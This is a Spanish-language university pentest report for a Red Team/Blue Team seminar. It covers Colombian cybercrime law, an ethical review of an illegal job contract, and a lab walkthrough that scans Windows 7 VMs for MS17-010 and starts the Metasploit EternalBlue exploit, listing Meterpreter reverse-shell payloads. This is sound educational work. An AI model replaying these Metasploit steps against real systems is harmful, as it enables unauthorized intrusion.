

Capacidades técnicas, legales y de gestión para equipos BlueTeam y
RedTeam

GABRIEL SUAREZ GONZALEZ

Universidad Nacional Abierta y a Distancia
Curso: Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red
Team & Blue Team
Código: (202337164A_780)
2020

GABRIEL SUAREZ GONZALEZ

Socialización del Informe Técnico Capacidades técnicas, legales y de gestión
para equipos BlueTeam y RedTeam

Para optar el título de Especialista en Seguridad Informática

JOHN FREDDY QUINTERO
Director de curso

Universidad Nacional Abierta y a Distancia
Curso: Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red
Team & Blue Team
Código: (202337164A_780)
2020

INDICE

| | |
|--|----|
| INTRODUCCIÓN | 5 |
| RESUMEN | 6 |
| ABSTRACT | 7 |
| OBJETIVOS | 8 |
| OBJETIVO GENERAL | 8 |
| OBJETIVOS ESPECÍFICOS | 8 |
| DESARROLLO DEL INFORME | 9 |
| Fase 4 Contención de ataques informáticos | 23 |
| CONCLUSIONES | 26 |
| RECOMENDACIONES | 27 |
| GLOSARIO DE TERMINOS | 28 |
| BIBLIOGRAFIA | 30 |
| ENLACE DEL VIDEO | 32 |

LISTA DE FIGURAS

| | Pág. |
|--|-------------|
| Figura 1. Asignacion del direccionamiento Maquina Windows 7 X64..... | 12 |
| Figura 2. Asignacion del direccionamiento Maquina Windows 7 X86..... | 12 |
| Figura 3. Asignacion del direccionamiento Maquina Windows Kali Linux..... | 13 |
| Figura 4. Prueba de Conectividad Maquina Kali Linux a Windows 7 X64 | 13 |
| Figura 5. Prueba de Conectividad Maquina Kali Linux a Windows 7 X86 | 14 |
| Figura 6. Escaneo a la maquina Windows 7X64 con NMAP | 14 |
| Figura 7. Escaneo a la maquina Windows 7X64 con ZENMAP..... | 15 |
| Figura 8. Escaneo a la maquina Windows 7X86 con NMAP | 15 |
| Figura 9. Escaneo a la maquina Windows 7X86 con ZENMAP..... | 16 |
| Figura 10. Comprobacion de usuario Root..... | 16 |
| Figura 11. Inicio de la bases de datos de PostgreSQL | 17 |
| Figura 12. Verificacion del estado de la base de datos PostgreSQL..... | 17 |
| Figura 13. Ejecucion del metasploit | 18 |
| Figura 14. Busqueda del exploit..... | 18 |
| Figura 15. Verificacion de la direccion IP al RHOST a atacar | 19 |
| Figura 16. Asignacion de direccion Ip al RHOST | 19 |
| Figura 17. Ejecucion del comando Run | 19 |
| Figura 18. Ejecucion del comando exploit/windows/smb/sm17_010_eternalblue..... | 20 |
| Figura 19. Carga y verificacion del payload | 20 |
| Figura 20. Carga de direccion Ip al RHOST | 21 |
| Figura 21. Aplicación del Payload..... | 21 |
| Figura 22. Lanzamiento del exploit a través del comando exploit | 22 |
| Figura 23. Verificación del ataque y llegada al Meterpreter..... | 22 |
| Figura 24. Busqueda del archivo winse20w0.exe | 23 |
| Figura 25. Identificación y ejecución del archivo winse20w0.exe | 23 |

INTRODUCCIÓN

Las TIC “Tecnologías de la información y Comunicación” las encontramos inmersas en nuestras vidas ya que a diario en cada una de las empresas u hogares estamos interactuando con un equipo de cómputo; razón por la cual se hace necesario realizar periódicamente análisis de riesgos y vulnerabilidades a las cuales estamos expuestos por medio de estos equipos y de las plataformas que manejamos constantemente. También debemos mejorar nuestra seguridad a nivel de software y hardware ya sea con aplicaciones o dispositivos que nos permitan reducir o erradicar dichas vulnerabilidades y riesgos.

Para iniciar con el procedimiento de aseguramiento o endurecimiento de la seguridad de nuestros sistemas de información primero que todo se debe identificar dichos riesgos o vulnerabilidades o situaciones que puedan poner en peligro la integridad, disponibilidad y confiabilidad de la información y del sistema; Segundo debemos implementar controles, herramientas y políticas que contribuyan a mitigar los riesgos detectados.

En este Informe se estipulan controles de seguridad que al ser implementados nos ayudan a mitigar dichos riesgos y vulnerabilidades y evitamos ser víctimas de las personas que están latentes a robarnos nuestra información y atacar nuestra integridad de los sistemas.

RESUMEN

En el Informe Técnico se evidencia una serie de riesgos y vulnerabilidades que se han de detectado en la empresa The WhiteHouse Security, esto debido a la implementación de políticas de seguridad adecuada en la administración de dos (2) equipos de cómputo en los que se genera una fuga de la información al interior de la empresa, Por ende se hace necesario plantear recomendaciones de seguridad informática para perfeccionar el aseguramiento o endurecimiento de los procesos garantizando la confidencialidad, integridad y disponibilidad de la información.

El producto que resulta de este informe técnico son las recomendaciones que el equipo RedTeam y BluTeam propondrá y planteará a la empresa The White House Security para mitigar los riesgos y vulnerabilidades encontrados en los equipos al interior de la organización, iniciando con la creación de controles y mecanismos de Fomentar la cultura de capacitaciones a todo el personal de la empresa en temas ciberseguridad para evitar ataques en cualquier momento en los sistemas informáticos y en la red, también la mayoría de los ataques y vulnerabilidades en los sistemas internamente se asocian a las actualizaciones de programas o aplicativos, sistemas operativos sin soporte y parches de seguridad que se dejan de aplicar, a puertos que dejamos abiertos sin utilizar, todos estos generan un riesgo para cualquier empresa.

Palabras claves: Análisis de riesgos, vulnerabilidades, confidencialidad, integridad, disponibilidad, controles, seguridad informática, ataques.

ABSTRACT

After executing this Technical Report it is evident that a series of risks have been detected in The Whitehouse Security company, this is due to the lack of implementation of adequate security policies in the administration of two (2) computer equipment in which an information leak is being generated which is presented within the organization. Therefore, it is necessary to propose computer security recommendations to improve the safety or toughening of the processes, guaranteeing the confidentiality, integrity and availability of the information.

The product that results from this technical report are the recommendations that the RedTeam and BluTeam team will propose and present to The WhiteHouse Security company to mitigate the risks and vulnerabilities found in the equipment within the organization, starting with the creation of controls and mechanisms to promote a culture of training for all company personnel on cybersecurity issues to avoid attacks at any time on computer systems and on the network, also most internal attacks and vulnerabilities in systems are associated with updates to programs or applications, unsupported operating systems and security patches that are no longer applied, to ports that we leave open without using them, all these generate a risk for any company.

Keywords: Risk analysis, vulnerabilities, confidentiality, integrity, availability, controls, computer security, attacks.

OBJETIVOS

OBJETIVO GENERAL

Realizar el análisis de riesgos y recomendaciones en los niveles de seguridad informática mediante el uso de aplicaciones que permitan evidenciar vulnerabilidades en los sistemas de información de la empresa WhiteHouse Security.

OBJETIVOS ESPECÍFICOS

- Analizar los activos del sistema de información de la empresa WhiteHouse Security con el fin de detectar vulnerabilidades que a través de ellos se puedan llevar a cabo ataques de ciberdelincuentes.
- Analizar las vulnerabilidades, amenazas y riesgos existentes en los sistemas de información, determinando cuáles pueden afectar a la empresa The WhiteHouse Security.
- Proponer recomendaciones en políticas de seguridad informática para eliminar las vulnerabilidades existentes y así llevar a cabo un buen manejo y protección de la información.

DESARROLLO DEL INFORME

Fase 1: Normatividad legal vigente en nuestro país que regula los delitos informáticos, y alistamiento del Banco de Trabajo.

Inicialmente se realizó una indagación sobre la normatividad legal vigente en nuestro país, en donde se logró establecer que existen regulaciones que tipifican los ataques como un delito penal y punible. Dentro de las leyes más destacables encontramos la ley 1273 de 2009 con todos sus artículos 269A, B, C, D, E, F, G, H, I, J¹ regulando el desarrollo nuevos especímenes penales relacionados con delitos informáticos y la protección de datos e información con base a penas de prisión de hasta 120 meses y multas de hasta 1500 salarios mínimos legales mensuales vigentes.

También definimos de forma organizada y se ejecutaron las pruebas de penetración o Pentesting con sus respectivas etapas como lo son²:

Fase de recolección de la información: En esta fase el Pentesting realiza el reconocimiento del sistema, para efectuar la respectiva recolección de la información necesaria para implementar el ataque. Es indispensable que se identifique todo lo necesario para realizar el mismo; ya que entre más información tengamos, más fácil será la aplicación de los pasos posteriores.

Fase de búsqueda de vulnerabilidades: Esta fase también es llamada fase análisis de vulnerabilidades; en donde se analiza la información recolectada en la fase anterior y a través de este se inicia la identificación de las vulnerabilidades o posibles fallas, por las cuales podemos determinar posibles vectores de ataque al sistema y a raíz de este análisis determinar cuál será el perfil de ataque más efectivo.

Este análisis me permite clasificar las vulnerabilidades según su nivel de importancia así:

- ✓ Bajas
- ✓ Medias
- ✓ Altas
- ✓ Criticas

Fase de explotación de vulnerabilidades (ataque directo al sistema): una vez realizada la búsqueda de vulnerabilidades, logramos determinar cuál es la mejor manera para atacar el sistema y así lograr el acceso al mismo. Una de las herramientas más utilizadas para este medio es un exploit; el cual se aprovecha

¹ <https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=34492>

² <https://hackingparanovatos.wordpress.com/2017/09/04/fases-de-una-auditoria-pentesting/>

de una debilidad del sistema para acceder al él. Este puede ser ejecutado de forma remota o local y su impacto puede estar enfocado al servidor o al cliente.

Fase de post-explotacion: el objetivo de esta fase es determinar si la intrusión ha tenido éxito; y se desarrolla al momento que tengamos acceso al sistema. En ella se realiza la recolección de información privilegiada, como archivos que están guardados en el servidor o un equipo local; su funcionamiento se basa en la instalación de una puerta trasera, troyano o keylogger.

Fase de generación de informes: esta fase lo que tiene como objetivo es realizar un informe detallado donde se especifique el proceso que se utilizó para llevar a cabo el ataque y de las vulnerabilidades encontradas durante el desarrollo de este.

Por último, se llevó a cabo las descargas de las imágenes de los sistemas operativos; en específico Kali Linux, Windows 7X64 y Windows 7 X86 para luego adelantar el montaje y configuración del Banco de Trabajo a través del cual se realizaron los respectivos análisis y ataques. Verificando que hubiese comunicación o conectividad entre ellas.

Fase 2: Actuación ética y legal

En esta fase se analizó la propuesta del acuerdo³ hecha por la empresa The WhiteHouse Security y se logró evidenciar que sí existían procesos ilegales y que van en contra de la ética profesional de las personas que iban a contratar.

Dentro de los hallazgos realizados tenemos:

En el objeto del acuerdo encontramos que la empresa The WhiteHouse Security especifica que no se debe divulgar directa o indirectamente información confidencial sobre procesos ilegales dentro de la empresa.

En la cláusula segunda encontramos que la empresa no permite que se divulguen datos secretos como chuzadas, interceptaciones de información y accesos abusivos a sistemas informáticos que se cometerían en la empresa.

En la cuarta clausula hallamos que la empresa The WhiteHouse Security obliga a empleados a guardar silencio y no denunciar ante las autoridades procesos ilegales que se realicen dentro de ella.

También en el numeral 7 y 8 de la misma clausula cuarta la empresa me está obligando a hacerme responsable de cualquier hecho ilícito que la empresa haga o que las autoridades detecten y que quieran interponer cualquier proceso penal contra ella.

³ <https://campus102.unad.edu.co/ecbti81/mod/folder/view.php?id=1679>

Y en la cláusula Octava detectamos que en caso de que haya alguna irregularidad y sea encontrada, yo como empleado debo asumir la responsabilidad y debería contratar un abogado para defenderme y dejar exenta a la empresa The WhiteHouse Security ya que no contaría con el apoyo de esta para defenderme.

Concluimos que todos estos hallazgos ilegales encontrados en este acuerdo vulneran artículos de la Ley 1273 de 2009 que regula los delitos informáticos en nuestro país.


También se analizó el contrato⁴ que nos ofrecía la empresa por un valor de 15000000 millones de pesos mensuales y contrato vitalicio y se concluyó que no tomaría dicho contrato ya que va en contra de mi ética profesional porque en él se estipulaba delitos informáticos y podríamos relacionar con el mismo caso de la operación Andrómeda Buggly ocurrido en nuestro país, donde también pudo existir un contrato con las mismas características que el que nos ofreció la empresa The WhiteHouse Security y que a la final termino pagando una persona que no debía pagar las consecuencias.

Fase 3 Ejecución pruebas de intrusión

1. Paso se verifico que hubiese conectividad con cada uno de los equipos asignándoles direccionamiento en donde las maquinas se configuraron con el tipo de red NAT dando como resultado las siguientes asignaciones de direcciones IP.

Direccionamiento maquina Windows 7 X64

Figura 1. Asignación del direccionamiento Maquina Windows 7 X64




Fuente: Gabriel Suarez Gonzalez

⁴ <https://campus102.unad.edu.co/ecbti81/mod/folder/view.php?id=1679>

Direccionamiento maquina Windows 7 X86

Figura 2. Asignación del direccionamiento Maquina Windows 7 X86



```
win7-SE2020 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Users\usuario>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:

    Sufijo DNS específico para la conexión. . . . . : fe80::101:ac28:4f50:1487%11
    Vínculo; dirección IPv6 local. . . . . : 10.0.2.6
    Dirección IPv4. . . . . : 255.255.255.0
    Máscara de subred . . . . . : 10.0.2.1
    Puerta de enlace predeterminada . . . . . :


Adaptador de túnel isatap.{A658CFDA-2CEF-4786-9B5A-536C989076D5}:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS específico para la conexión. . . . . :
C:\Users\usuario>
```

Fuente: Gabriel Suarez Gonzalez

Direccionamiento máquina Kali Linux

Figura 3. Asignación del direccionamiento Maquina Windows Kali Linux



```
Kali - Seminario clonar seg [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

Terminalnro.1

Archivo Acciones Editar Vista Ayuda

root@seminario:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.7 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe48:8361 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:48:83:61 txqueuelen 1000 (Ethernet)
    RX packets 271690 bytes 137692024 (131.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 454646 bytes 87975147 (83.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 238283 bytes 34024262 (32.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 238283 bytes 34024262 (32.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@seminario:~#
```

Fuente: Gabriel Suarez Gonzalez

Prueba de conectividad entre las maquinas Kali Linux a Windows X64

Figura 4. Prueba de Conectividad Maquina Kali Linux a Windows 7 X64



```
Kali - Seminario clonar seg [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

Terminalno.1
Archivo Acciones Editar Vista Ayuda

root@seminario:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.7 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe48:8361 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:48:83:61 txqueuelen 1000 (Ethernet)
    RX packets 271690 bytes 137692024 (131.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 454646 bytes 87975147 (83.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 238283 bytes 34024262 (32.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 238283 bytes 34024262 (32.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@seminario:~# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=128 time=0.812 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=128 time=0.226 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=128 time=0.203 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=128 time=0.245 ms
```

Fuente: Gabriel Suarez Gonzalez

Kali Linux a Windows x86

Figura 5. Prueba de Conectividad Maquina Kali Linux a Windows 7 X86



```
Kali - Seminario clonar seg [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

Terminalno.1
Archivo Acciones Editar Vista Ayuda

root@seminario:~# ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=128 time=0.565 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=128 time=0.794 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=128 time=0.714 ms
```

Fuente: Gabriel Suarez Gonzalez

- Se realizo el escaneo de las maquinas Windows 7 X64 y Windows 7X86, y las herramientas que se utilizaron para llevar a cabo el escaneo fueron **NMAP** y **ZENMAP**.

Escaneo a la maquina Windows 7X64 con NMAP

Figura 6. Escaneo a la maquina Windows 7X64 con NMAP

```

Terminal nro. 1
Grabando a: "smb-vuln-ms17-010.nse.3"
smb-vuln-ms17-010. 100%[=====] 7,17K --KB/s en 0s
2020-09-25 08:50:56 (39,0 MB/s) - "smb-vuln-ms17-010.nse.3" guardado [7344/7344]
root@seminario:/usr/share/nmap/scripts# nmap -p445 --script smb-vuln-ms17-0 10.0.2.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-25 08:55 -05
Nmap scan report for 10.0.2.4
Host is up (0.00034s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:B1:3E:F0 (Oracle VirtualBox virtual NIC)

Host script results:
|_ smb-vuln-ms17-010:
|_   VULNERABLE:
|_     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_   State: VULNERABLE
|_   IDs: CVE:CVE-2017-0143
|_   Risk factor: HIGH
|_     A critical remote code execution vulnerability exists in Microsoft
SMBv1 servers (ms17-010).
|_   Disclosure date: 2017-03-14
|_   References:
|_     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
root@seminario:/usr/share/nmap/scripts#

```

Fuente: Gabriel Suarez Gonzalez

Escaneo a la maquina Windows 7X64 con ZENMAP

Figura 7. Escaneo a la maquina Windows 7X64 con ZENMAP

```

Zenmap
Escaneo Herramientas Perfil Ayuda (H)
Objetivo: 10.0.2.4 Perfil: Intense scan Escaneo Cancelar
Comando: nmap -T4 -A -v 10.0.2.4

Servidores Servicios Salida Nmap Puertos/Servidores Topologia Detalles del servidor Escaneos
OS Servidor
10.0.2.4
nmap -T4 -A -v 10.0.2.4
Completed NSE at 09:12. 0.00s elapsed
Nmap scan report for 10.0.2.4
Host is up (0.00057s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
|_ rtsp-methods: ERROR: Script execution failed (use -d to debug)
2869/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
10243/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49152/tcp open  msrpc   Microsoft Windows RPC
49153/tcp open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
49155/tcp open  msrpc   Microsoft Windows RPC
49156/tcp open  msrpc   Microsoft Windows RPC
49157/tcp open  msrpc   Microsoft Windows RPC
MAC Address: 08:00:27:B1:3E:F0 (Oracle VirtualBox virtual NIC)

```

Fuente: Gabriel Suarez Gonzalez

Escaneo a la maquina Windows 7X86 con NMAP

Figura 8. Escaneo a la maquina Windows 7X86 con NMAP

```
2020-09-25 09:05:05 (84,8 MB/s) - "smb-vuln-ms17-010.nse.4" guardado [7344/7344]
root@seminario:/usr/share/nmap/scripts# nmap -p445 --script smb-vuln-ms17-010 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-25 09:05 -05
Nmap scan report for 10.0.2.6
Host is up (0.00035s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:60:A1:FE (Oracle VirtualBox virtual NIC)

Host script results:
|_ smb-vuln-ms17-010:
|_   VULNERABLE:
|_     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_
|_   State: VULNERABLE
|_   IDs: CVE:CVE-2017-0143
|_   Risk factor: HIGH
|_   A critical remote code execution vulnerability exists in Microsoft
SMBv1 servers (ms17-010).
|_
|_   Disclosure date: 2017-03-14
|_   References:
|_     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
root@seminario:/usr/share/nmap/scripts#
```

Fuente: Gabriel Suarez Gonzalez

Escaneo a la maquina Windows 7X86 con ZENMAP

Figura 9. Escaneo a la maquina Windows 7X86 con ZENMAP

```
Objetivo: 10.0.2.6 Perfil: Intense scan Escaneo Cancelar
Comando: nmap -T4 -A -v10.0.2.6


Servidores Servicios Salida Nmap Puertos / Servidores Topologia Detalles del servidor Escaneos
OS Servidor
10.0.2.4
10.0.2.6

nmap -T4 -A -v10.0.2.6
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Site doesn't have a title.
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows 7 Home Premium 7600 microsoft-ds (workgroup: WORKGROUP)
554/tcp open rtsp
|_ rtsp-methods: ERROR: Script execution failed (use -d to debug)
2869/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
10243/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49157/tcp open msrpc Microsoft Windows RPC
MAC Address: 08:00:27:60:A1:FE (Oracle VirtualBox virtual NIC)
```

Fuente: Gabriel Suarez Gonzalez

3. Se abre la consola de Kali Linux y en ella hay que verificar que este como usuario Root

Figura 10. Comprobación de usuario Root




Fuente: Gabriel Suarez Gonzalez

4. Se inicia las bases de datos de PostgreSQL

Se utiliza el comando msfdb init


Figura 11. Inicio de la bases de datos de PostgreSQL



Fuente: Gabriel Suarez Gonzalez

Se digita el comando Service PostgreSQL status


Figura 12. Verificación del estado de la base de datos PostgreSQL



Fuente: Gabriel Suarez Gonzalez

5. Al determinar que las maquinas a la cual vamos a atacar son vulnerables ejecutamos el metasploit a través del comando **msfconsole**

Figura 13. Ejecución del metasploit



Fuente: Gabriel Suarez Gonzalez

6. Se busca el exploit (MS17_010) en la librería de metasploit a través del comando **search MS17_010**

Figura 14. Búsqueda del exploit

```

https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
root@seminario:~/usr/share/nmap/scripts# search ms17_010
bash: search: orden no encontrada
root@seminario:~/usr/share/nmap/scripts# msfconsole

Metasploit

- [ metasploit v5.0.94-dev ]
+ -- [ 2034 exploits - 1103 auxiliary - 344 post ]
+ -- [ 562 payloads - 45 encoders - 10 nops ]
+ -- [ 7 evasion ]

Metasploit tip: View missing module options with show missing

msf5 > search ms17_010

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Win
dows Command Execution
1 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection
2 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
3 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Wi
n8+
4 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Win
dows Code Execution

msf5 >

```

Fuente: Gabriel Suarez Gonzalez

Inicialmente se ejecuta el exploit auxiliar que nos permite escanear el HOTS que vamos a atacar y verificar que es vulnerable, esto lo realizamos a través del comando use auxiliary/scanner/smb/smb_ms17_010.

Al a ver ejecutado este comando debo verificar que la dirección IP del equipo a que voy a atacar esta asignada RHOST para realizar el mismo, para ello debo ejecutar el comando option y verificar lo anteriormente dicho.

Figura 15. Verificación de la dirección IP al RHOST a atacar

```

msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name Current Setting Required Description
-----
CHECK_ARCH true no Check for architecture on vulnerable hosts
CHECK_DOPU true no Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false no Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS 10.0.2.4 yes The target host(s), range CIDR identifier, or hosts file with syn
tax 'file:filepath'
RPORT 445 yes The SMB service port (TCP)
SMBDomain . no The Windows domain to use for authentication
SMBPass . no The password for the specified username
SMBUser . no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_ms17_010) >

```

Fuente: Gabriel Suarez Gonzalez

Si no está asignada debo realizarlo atreves del comando set rhots 10.0.2.4

Figura 16. Asignación de dirección Ip al RHOST

```

THREADS 1 yes The number of concurrent threads (max one per host)


msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf5 auxiliary(scanner/smb/smb_ms17_010) >

```

Fuente: Gabriel Suarez Gonzalez

7. Se ejecuta con el comando Run

Figura 17. Ejecución del comando Run



```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > options
Module options (auxiliary/scanner/smb/smb_ms17_010):
-----
Name          Current Setting      Required  Description
-----
CHECK_ARCH    true                 no        Check for architecture on vulnerable hosts
CHECK_DOPU    true                 no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE    false                no        Check for named pipe on vulnerable hosts
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
RHOSTS        10.0.2.4             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath'
RPORT         445                  yes       The SMB service port (TCP)
SMBDomain     .                    no        The Windows domain to use for authentication
SMBPass       .                    no        The password for the specified username
SMBUser       .                    no        The username to authenticate as
THREADS       1                    yes       The number of concurrent threads (max one per host)


msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf5 auxiliary(scanner/smb/smb_ms17_010) > run
[*] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Fuente: Gabriel Suarez Gonzalez

Hay logros determinar que la dirección que se va a realizar el ataque es vulnerable a través de este exploit.

- Al haber determinado que es vulnerable con este exploit arranco el ataque a través del comando `use exploit/windows/smb/smb_ms17_010_eternalblue`; allí debo determinar que está cargado el payload, debo hacerlo a través del comando `show payload`

Figura 18. Ejecución del comando `exploit/windows/smb/smb_ms17_010_eternalblue`




```
Terminalno.1
Archivo Acciones Editar Vista Ayuda
P Stager
10 windows/x64/meterpreter/bind_tcp_rc4 manual
No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
11 windows/x64/meterpreter/bind_tcp_uuid manual
No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
12 windows/x64/meterpreter/reverse_http manual
No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
13 windows/x64/meterpreter/reverse_https manual
No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
14 windows/x64/meterpreter/reverse_named_pipe manual
No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
15 windows/x64/meterpreter/reverse_tcp manual
No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
16 windows/x64/meterpreter/reverse_tcp_rc4 manual
No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
17 windows/x64/meterpreter/reverse_tcp_uuid manual
No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
18 windows/x64/meterpreter/reverse_winhttp manual
No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse
```

Fuente: Gabriel Suarez Gonzalez

Luego de determinar que está cargado el payload miramos las opciones a través del comando show options

Figura 19. Carga y verificación del payload



```
[*] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(>windows/smb/ms17_010_eternalblue) > back
